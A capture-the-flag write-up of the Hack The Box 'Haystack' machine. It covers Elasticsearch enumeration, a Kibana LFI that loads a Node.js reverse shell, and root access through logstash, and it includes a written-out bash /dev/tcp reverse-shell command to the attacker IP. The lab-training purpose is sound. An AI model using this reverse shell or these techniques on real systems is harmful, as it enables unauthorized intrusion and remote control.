Haystack Writeup

Pierson Carulli (Cryptic Shadow)

Scanning and Enumeration

**IMPORTANT: Attackers IP was: 10.10.14.13, and the victim’s IP was 10.10.10.115**


First perform an NMAP scan on the target (10.10.10.115). The results of the scan are shown below:

**NMAP SCAN RESULTS GO HERE**


The NMAP scan reveals that the open ports on haystack are 22, 80, and 9200. Port 22 is using OPENSSH version 7.4, port 80 is using Nginx 1.12.2 and port 9200 is using Elasticsearch. Visiting the Nginx server on port 80 yields an image. At first glance this is not very interesting; however, downloading the image and running strings uncovers a clue:




This is a base64 encoded string, which can be decoded using Burpsuite’s decoder.




If Spanish is not your native language you may want to use google translate to make sense of the clue.



Browsing to <http://10.10.10.115:9200> uncovers pertinent information about the target.




A quick google search reveals that Elasticsearch is a database that stores data in JSON format. Digging a bit deeper uncovers the syntax for querying the database. The query [http://10.10.10.115:9200/\_all/\_search?q=\*:\*&size=10000](http://10.10.10.115:9200/_all/_search?q=*:*&size=10000) will dump everything from each table and display a total of 10000 results. The clues are hidden somewhere in the “haystack” to find them simply search for base64 encoded strings. The following stack overflow post may save some time/frustration: <https://stackoverflow.com/questions/475074/regex-to-parse-or-validate-base64-data/475217#475217>. The needle can be found below:




Excellent, now lets use the credentials to login via SSH.


**Expanding Influence**

Viewing the /etc/passwd file reveals that there are several other users on the system. Haystack is using Elasticsearch version 6.4.2, which is vulnerable to an LFI (Local File Inclusion) attack.




This attack only works on a Kibana’s API console, which is not on any of the ports that were found by the original NMAP scan. Luckily, running netstat on the target system (netstat must be uploaded first) reveals that there is a service running on port 5601.





The /tmp directory is world writeable. Adding the file t/myshell.js (t is a new directory that is can be accessed by any user and myshell.js is reverse Node JS shell). Making t a world accessible file is accomplished using the command chmod 777 t (the same command can be used to make the reverse shell accessible). To exploit the LFI vulnerability navigate to /var/log/kibana and start a netcat listener on the port specified in the reverse shell. The command to trigger the LFI and the resulting shell can be viewed below.





**Getting Root**

To get root privileges navigate run the command ps -elf | grep root and see what programs the root user is currently using. One program of interest is logstash, which is part of the elastic stack.




In addition, the files located in /etc/logstash/conf.d contain code that gives away the location that the root users program receives input from and how the program filters user input.



The input function reveals that the input is taken from any file starting with logstash\_ located in the /opt/kibana directory. The filter function shows a grok expression that must be matched for the code in the file to execute successfully (an online grok debugger is helpful here). Once in the /opt/kibana directory start a netcat listener and execute the following command:

echo "Ejecutar comando : sudo bash -i >& /dev/tcp/10.10.14.13/12345 0>&1" > logstash\_t. It may take a few minutes so be patient, but if all goes well the following shell will be received by netcat.



Some Articles that I found helpful:

<https://www.cyberark.com/threat-research-blog/execute-this-i-know-you-have-it/>

<https://payatu.com/guide-linux-privilege-escalation/>